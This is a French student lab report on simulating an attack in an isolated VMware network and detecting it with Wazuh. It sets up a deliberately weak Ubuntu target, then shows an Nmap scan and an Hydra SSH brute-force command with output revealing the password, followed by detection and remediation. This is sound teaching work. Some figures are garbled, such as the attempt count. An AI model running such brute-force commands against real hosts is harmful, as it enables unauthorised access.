RAPPORT DE LABORATOIRE
Simulation d'Attaque Cybersécurité & Détection avec Wazuh
Date : 19 février 2026 | Environnement : VMware Workstation
AUTEUR : MAMADOU ALIOU BARRY

Partie A Pratique :

1.Contexte et Objectifs

Ce LAB a pour objectif de simuler une attaque réelle sur un environnement vulnérable afin de comprendre comment une entreprise peut être compromise, comment un SIEM comme Wazuh peut détecter ces intrusions, et comment remédier aux vulnérabilités identifiées.

Objectifs pédagogiques :

- Comprendre le cycle d'une attaque informatique (Reconnaissance → Exploitation → Post-exploitation)
- Observer en temps réel la détection d'intrusions via Wazuh
- Appliquer des mesures correctives concrètes
- Sensibiliser aux bonnes pratiques de sécurité

2. Architecture du Laboratoire

Machine	Rôle / Description
Ubuntu Desktop (10.0.2.10)	Wazuh Manager — Dashboard, Indexer, Manager installés
Ubuntu Server (10.0.2.128)	Cible vulnérable — Apache2, SSH activé, user faible, DVWA installé
Kali Linux (10.0.2.50)	Machine attaquante — Nmap, Hydra, outils offensifs

Réseau : VMnet4 (Host-Only, sous-réseau 10.0.2.0/24) pour l'isolement du lab dans Vmnet4

3. Installation et Configuration


3.1 Dashboard wazuh

Aliou Barry

J'ai utilisé la commande classic : `curl -sO <https://packages.wazuh.com/4.7/wazuh-install.shsudo> bash wazuh-install.sh -a`

On accede au Dashbord du wazuh via:

https://10.0.2.10




3.2 Deployement de d'un agent wazuh sur Ubuntu Server déjà installer

sudo apt install wazuh-agent=4.7.5-1 -y


sudo systemctl start wazuh-manager

sudo systemctl status wazuh-manager



```
No VM guests are running outdated hypervisor (qemu) binaries on this host.
melo@srvubuntu:~$ sudo systemctl enable --now wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service → /usr/lib/systemd/system/wazuh-agent.service.
melo@srvubuntu:~$ sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
     Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
     Active: active (running) since Thu 2026-02-19 00:16:56 UTC; 21s ago
    Process: 3888 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
      Tasks: 29 (limit: 4545)
     Memory: 28.4M (peak: 34.9M)
        CPU: 5.089s
     CGroup: /system.slice/wazuh-agent.service
             ├─3910 /var/ossec/bin/wazuh-execd
             ├─3922 /var/ossec/bin/wazuh-agentd
             ├─3934 /var/ossec/bin/wazuh-syscheckd
             ├─3947 /var/ossec/bin/wazuh-logcollector
             └─3961 /var/ossec/bin/wazuh-modulesd

Feb 19 00:16:49 srvubuntu systemd[1]: Starting wazuh-agent.service - Wazuh agent...
Feb 19 00:16:49 srvubuntu env[3888]: Starting Wazuh v4.14.3...
Feb 19 00:16:50 srvubuntu env[3888]: Started wazuh-execd...
Feb 19 00:16:52 srvubuntu env[3888]: Started wazuh-agentd...
Feb 19 00:16:53 srvubuntu env[3888]: Started wazuh-syscheckd...
Feb 19 00:16:53 srvubuntu env[3888]: Started wazuh-logcollector...
Feb 19 00:16:54 srvubuntu env[3888]: Started wazuh-modulesd...
Feb 19 00:16:56 srvubuntu env[3888]: Completed.
Feb 19 00:16:56 srvubuntu systemd[1]: Started wazuh-agent.service - Wazuh agent.
```




3.4 Configuration vulnerabilité de la machine cible (ubuntu server)

_ Apache

```
sudo apt install apache2 -y
```

sudo systemctl status apach2 : pour la verification



```
melo@srvubuntu:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
     Active: active (running) since Wed 2026-02-18 21:24:58 UTC; 52s ago
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 2878 (apache2)
      Tasks: 55 (limit: 4545)
     Memory: 5.4M (peak: 5.7M)
        CPU: 49ms
     CGroup: /system.slice/apache2.service
             ├─2878 /usr/sbin/apache2 -k start
             ├─2880 /usr/sbin/apache2 -k start
             └─2881 /usr/sbin/apache2 -k start

Feb 18 21:24:58 srvubuntu systemd[1]: Starting apache2.service - The Apache HTTP Server...
Feb 18 21:24:58 srvubuntu apachectl[2877]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'S
Feb 18 21:24:58 srvubuntu systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-16/16 (END)
```

_User faible

sudo adduser aliou et mdp faible : 123456

Aliou Barry

```
melo@srvubuntu:~$ adduser aliou
fatal: Only root may add a user or group to the system.
melo@srvubuntu:~$ sudo adduser aliou
info: Adding user `aliou' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `aliou' (1001) ...
info: Adding new user `aliou' (1001) with group `aliou (1001)' ...
info: Creating home directory `/home/aliou' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
Try again? [y/N] y
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for aliou
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `aliou' to supplemental / extra groups `users' ...
info: Adding user `aliou' to group `users' ...
melo@srvubuntu:~$ _
```

Activer SSH password authentication :

sudo nano /etc/ssh/sshd_config

changer dans le ficher

PasswordAuthentication no

en

PasswordAuthentication yes

```
#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
KbdInteractiveAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
```

Installation DWVA


sudo apt install php php-mysqli php-gd libapache2-mod-php mysql-server git -y

sudo systemctl restart apache2

```
o VM guests are running outdated hypervisor (qemu) binaries on this host.
elo@srvubuntu:~$ cd /var/www/html
elo@srvubuntu:/var/www/html$
elo@srvubuntu:/var/www/html$ sudo git clone https://github.com/digininja/DVWA.git
loning into 'DVWA'...
emote: Enumerating objects: 5663, done.
emote: Counting objects: 100% (24/24), done.
emote: Compressing objects: 100% (14/14), done.
emote: Total 5663 (delta 14), reused 17 (delta 10), pack-reused 5639 (from 3)
eceiving objects: 100% (5663/5663), 2.69 MiB | 2.97 MiB/s, done.
esolving deltas: 100% (2827/2827), done.
elo@srvubuntu:/var/www/html$ _
```

sudo mysql -u root

```
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'password';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';
```



4. Déroulement de l'Attaque

4.1 Phase 1 — Reconnaissance (Nmap)

L'attaquant depuis Kali Linux a effectué un scan de reconnaissance avec Nmap pour identifier les services exposés sur la cible.

Commande exécutée :

nmap -sV -A 10.0.2.128

```
Session  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# nmap -sV -A 10.0.2.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 20:45 EST
Nmap scan report for 10.0.2.128
Host is up (0.0031s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   256 24:8a:4a:33:d0:5d:b2:59:45:d0:35:b9:ce:43:db:38 (ECDSA)
|_  256 96:5b:8e:f1:4d:5b:c9:1b:4a:68:89:83:f6:c1:ab:65 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:0C:29:43:6D:42 (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrot
ik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7
.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   3.14 ms 10.0.2.128

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.17 seconds

┌──(root㉿kali)-[~]
└─#
```

Résultats obtenus :

- Port 22/TCP — OpenSSH (Ubuntu) — OUVERT
- Port 80/TCP — Apache httpd (Ubuntu) — OUVERT
- Version du système d'exploitation identifiée : Linux
- Version d'Apache visible dans les headers http

4.2 Phase 2 — Brute Force SSH (Hydra)

Après avoir identifié le port SSH ouvert, l'attaquant a lancé une attaque par force brute pour trouver les identifiants de connexion.

Commande exécutée :

hydra -l aliou -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.128 -t 4

```
┌──(root㉿kali)-[~]
└─# hydra -l aliou -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.128 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-18 20:52:16
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.0.2.128:22/
[22][ssh] host: 10.0.2.128   login: aliou   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-18 20:52:23

┌──(root㉿kali)-[~]
└─# ss
```

Aliou Barry

Résultat :

- Identifiants trouvés : login = aliou / password = 123456
- Nombre de tentatives : 3 586 100
- Durée de l'attaque : environ 2 minutes


Ce résultat démontre la dangerosité des mots de passe faibles combinés à l'authentification SSH par mot de passe.

4.3 Phase 3 — Connexion SSH

Avec les identifiants récupérés, l'attaquant peut désormais se connecter directement au serveur cible :

ssh aliou@ 10.0.2.128 (mot de passe: 123456)


L'attaquant dispose maintenant d'un accès complet au système cible.



Preuve que la connexion ssh a marcher : le nom du user avec le mots de passe faible apparait :**aliou@srvubuntu**


5. Détection par Wazuh

L'agent Wazuh déployé sur l'Ubuntu Server a permis de détecter l'attaque en temps réel. Les alertes suivantes ont été générées dans le dashboard Wazuh :



Dès qu'Hydra a commencé à attaquer, Wazuh a détecté des centaines de tentatives de connexion SSH échouées depuis la même IP (10.0.2.50) et a généré des alertes critiques de niveau 10 (brute force).

Voici quelque preuve statistique des alerts :



6. Remédiation

6.1 Sécurisation du SSH

- Désactiver l'authentification par mot de passe : PasswordAuthentication no dans /etc/ssh/sshd_config

- Utiliser uniquement l'authentification par clés SSH
- Limiter les tentatives de connexion avec Fail2ban
- Changer le port SSH par défaut (22) vers un port non standard

6.2 Politique de Mots de Passe

- Imposer des mots de passe forts (minimum 12 caractères, majuscules, chiffres, caractères spéciaux)
- Activer l'authentification multi-facteurs (MFA)

6.3 Sécurisation d'Apache

- Masquer la version d'Apache : ServerTokens Prod et ServerSignature Off
- Activer HTTPS avec un certificat TLS/SSL
- Supprimer ou protéger DVWA en production

6.4 Surveillance Continue

- Maintenir l'agent Wazuh actif et à jour sur tous les serveurs
- Configurer des alertes email/Slack pour les événements critiques
- Effectuer des audits de sécurité réguliers

7 . Conclusion

Ce LAB m’a permis de démontrer de manière concrète comment un attaquant peut compromettre un serveur d'entreprise en exploitant des vulnérabilités simples mais courantes : un mot de passe faible et SSH mal configuré.

L'outil Wazuh s'est révélé efficace pour détecter l'attaque en temps réel, générant des alertes critiques dès le début du brute force SSH. Cela illustre l'importance d'un SIEM dans toute infrastructure de sécurité.

Aliou Barry

Les mesures correctives identifiées permettraient d'éliminer la quasi-totalité des vecteurs d'attaque utilisés dans cette simulation. La sécurité est un processus continu qui nécessite surveillance, mise à jour et formation régulière des équipes.

Partie B Pratique :

Comment une entreprise peut être compromise ?

On l'a vu en direct avec ma machine kali. L'attaquant commence par un scan Nmap pour identifier les ports ouverts et les services exposés. Il découvre SSH sur le port 22 et Apache sur le port 80. Ensuite il lance Hydra avec une wordlist (rockyou.txt) pour tester des milliers de mots de passe en quelques minutes. En moins de 2 minutes, il a trouvé le mot de passe "123456" du compte "aliou". Résultat : accès total au serveur. C'est exactement comme ça que des entreprises se font compromettre tous les jours — un seul compte avec un mot de passe faible suffit à tout compromettre.

Comment Wazuh détecte ?

Wazuh analyse en temps réel les logs du système via son agent installé sur le serveur cible. Dès qu'Hydra a commencé à attaquer, Wazuh a détecté des centaines de tentatives de connexion SSH échouées depuis la même IP (10.0.2.50) et a généré des alertes critiques de niveau 10 (brute force). Quand la connexion a finalement réussi, une nouvelle alerte a été déclenchée signalant une authentification réussie après tentatives multiples — ce qui est un signal d'intrusion classique.

s

Comment corriger ?

Trois actions prioritaires : premièrement, désactiver l'authentification SSH par mot de passe et utiliser uniquement des clés SSH. Deuxièmement, imposer une politique de mots de passe forts et installer Fail2ban pour bloquer automatiquement les IPs après plusieurs tentatives échouées. Troisièmement, masquer la version d'Apache pour ne pas donner d'informations à l'attaquant, et activer HTTPS. Ces trois corrections auraient rendu l'attaque qu'on a simulée totalement impossible.

Aliou Barry